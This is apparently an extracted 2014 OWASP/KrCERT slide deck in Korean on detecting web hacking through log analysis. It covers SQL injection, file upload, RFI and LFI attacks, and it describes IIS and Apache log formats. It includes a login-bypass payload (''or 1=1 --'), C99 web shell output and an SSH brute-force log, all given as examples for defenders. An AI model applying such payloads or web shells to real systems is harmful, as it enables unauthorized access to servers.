



웹 로그 분석을 통한 웹 해킹 탐지 및 유형별 피해 사례

박문범 선임연구원
KrCERT/CC, KISA
mbpark@kisa.or.kr

OWASP

2014. 06. 17


Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

Index

- 침해사고 경로
- 웹 로그 유형
- 웹 로그 구조 분석
- 웹 로그 분석을 통한 공격 행위 검출

침해사고 경로



침해사고 경로

■ SQL-Injection 공격

- 웹 어플리케이션 자체의 취약점을 이용한 해킹 기법
- 악의적인 SQL 구문을 DB서버에 입력하여 권한을 획득

■ SQL-Injection 공격의 유형

- **Error base SQL-Injection**  **발생하는 웹 해킹 사고의 50% 이상**
- Blind SQL-Injection
- Mass SQL-Injection

■ 발생 가능한 피해

- 시스템 명령어 실행, 주요 정보 유출, 공격 경유지 악용 등

침해사고 경로

■ SQL-Injection – 인증 우회



The image shows two screenshots of a Microsoft Internet Explorer browser window illustrating a SQL injection attack to bypass authentication.

Top Screenshot (Initial State): The browser address bar shows `http://www.com/admin/`. The login form contains the text "관리자 ID : 'or 1=1 --'" where the injected payload is highlighted with a red box. Below the form is the text "관리자의 출입을 금지합니다." (Prohibit administrator access).

Bottom Screenshot (Successful Attack): A red arrow points from the top screenshot to this one. The browser address bar now shows `http://www.com/admin/neo_index.asp`. A blue notification box on the left states "로그인되었습니다" (Login successful) with details: "관리자님은 2008-04-03 오후 1:11:09에 Login하였습니다." The main content area displays "관리자모드입니다" (Administrator mode) in a red box, with the instruction "메뉴를 선택하시면 이곳에 디스플레이 됩니다." (When you select a menu, it will be displayed here).


침해사고 경로

■ SQL-Injection – Error Base



침해사고 경로

- SQL-Injection – Error Base



침해사고 경로

■ File Upload 공격

- 웹 어플리케이션(게시판 등) 자체의 취약점을 이용한 해킹 기법
- 악의적인 파일을 업로드하여 시스템 명령어 실행 권한을 획득
- **해킹 피해를 입은 웹 서버의 대부분에서 웹쉘 발견**

■ 발생 가능한 피해

- 시스템 명령어 실행, 주요 정보 유출, 악성코드 유포, 공격 경유지 악용
- DDoS 좀비 PC 제어 서버(Bot C&C)


침해사고 경로

- File Upload 공격 – 업로드 확장자 제한 우회




침해사고 경로

■ File Upload 공격 – 업로드 확장자 제한 우회



침해사고 경로


■ File Upload 공격 사례 – 다기능 웹셸 업로드



침해사고 경로

■ Remote File Inclusion (RFI) 공격

- Web App에서 원격지(Remote)의 파일을 로컬에 있는 파일처럼 인식
- Include() 함수에서 주로 발생하며 웹셸 등을 실행 할 수 있음



!C99Shell v. 1.0 beta (21.0)

Software: Apache/2.2.14 (Ubuntu). PHP/5.3.2-1ubuntu4.9
uname -a: Linux dojo-desktop 2.6.32-32-generic #62-Ubuntu SMP Wed Apr 20 21:54:21 UTC 2011 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
/var/www/dvwa/vulnerabilities/fi/ drwxr-xr-x
Free 14.3 GB of 18.82 GB (75.98%)

Encoder Bind Proc. FTP brute Sec. SQL PHP-code Feedback Self remove

Owned by hacker


Listing directory (2 files and 2 directories)

Name ▲	Size	Modify	Owner/Group
..	LINK	29.06.2011 08:31:57	www-data/www-data
.	LINK	29.06.2011 08:31:57	www-data/www-data
[help]	DIR	29.06.2011 08:31:57	www-data/www-data
[source]	DIR	29.06.2011 08:31:57	www-data/www-data
include.php	488 B	29.06.2011 08:31:57	www-data/www-data
index.php	818 B	29.06.2011 08:31:57	www-data/www-data

침해사고 경로

■ Local File Inclusion (LFI) 공격

- 공격 원리는 RFI 공격과 동일하나, 로컬의 파일을 실행하는 것이 다름
- Include() 함수에서 주로 발생하며 웹셸 등을 실행 할 수 있음



```
May 9 13:19:58 bt sshd[10262]: Accepted password for root from 10.10.11.33 port 49103 ssh2 May 9 13:19:58 bt  
sshd[10262]: pam_unix(sshd:session): session opened for user root by (uid=0) May 9 13:20:05 bt sshd[10262]:  
pam_unix(sshd:session): session closed for user root May 9 13:20:12 bt sshd[10321]: Invalid user bad_user from 10.10.11.33  
May 9 13:20:12 bt sshd[10321]: Failed none for invalid user bad_user from 10.10.11.33 port 49104 ssh2 May 9 13:20:14 bt  
sshd[10321]: pam_unix(sshd:auth): check pass; user unknown May 9 13:20:14 bt sshd[10321]: pam_unix(sshd:auth):  
authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.11.33 May 9 13:20:17 bt sshd[10321]: Failed  
password for invalid user bad_user from 10.10.11.33 port 49104 ssh2 May 9 13:20:23 bt sshd[10324]: pam_unix(sshd:auth):  
authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.11.33 user=root May 9 13:20:24 bt sshd[10324]:  
Failed password for root from 10.10.11.33 port 49105 ssh2
```

웹 로그 유형

필드	W3C	NCSA
접속 날짜	Date	DateTime
접속 시간	Time	
접속자 IP	C-IP	RemoteHostName
HTTP Method	Cs-Method	Request
접속(요청) 페이지	Cs-URI-Stem	
쿼리 파라미터(인자)	Cs-URI-Query	
응답 코드	Sc-Status	StatusCode

웹 로그 유형

W3C 타입(IIS)

```
2013-10-11 01:02:33 192.168.19.11 GET /shop/ - 302
2013-10-11 01:02:40 192.168.19.11 GET /shop/index.asp - 200
2013-10-11 01:02:40 192.168.19.11 GET /shop/Style.css - 200
2013-10-11 01:02:40 192.168.19.11 GET /shop/Images/main_logo.gif - 200
2013-10-11 01:02:40 192.168.19.11 GET /shop/Images/topdogcat.gif - 200
```

NCSA 타입(Apache)

```
1.1.1.1 [11/Apr/2014:00:00:07+0900] GET /blabla/css/style_01.css HTTP/1.1 200
1.1.1.1 [11/Apr/2014:00:00:07+0900] GET /blabla/css/font.css HTTP/1.1 200
1.1.1.1 [11/Apr/2014:00:00:07+0900] GET /blabla/inc/script.js HTTP/1.1 200
1.1.1.1 [11/Apr/2014:00:00:07+0900] GET /blabla/inc/logo.js HTTP/1.1 200
```


웹 로그 구조 분석

IIS 로그 주요 필드

필드	설명
날짜(Date)	사용자가 페이지에 접속한 날짜
시간(Time)	사용자가 페이지에 접속한 시간 '시간:분:초' GMT+09:00
접속자 IP(C-IP)	웹 페이지에 접속한 사용자 IP
서버 IP(S-IP)	로그파일이 생성된 웹 서버의 IP
서버 Port(S-Port)	웹 서버의 Port
방식(Cs-Method)	접속자가 사용한(서버가 지정한) HTTP Method
URI 스템(Cs-URI-Stem)	접속자가 요청한 페이지 Ex) http://www.victim.com/bbs/list.asp?idx=123
URI 쿼리(Cs-URI-Query)	접속자가 요청한 파라미터(인자) Ex) http://www.victim.com/bbs/list.asp?idx=123
프로토콜 상태(Sc-Status)	접속자의 요청에 대한 HTTP 응답코드(HTTP Status)
전송 크기(Sc-Bytes)	서버가 전송한 데이터 크기(Byte)
참조 페이지(Cs-Referer)	서버 접속 전 어느 웹사이트를 거쳤는지 대한 정보
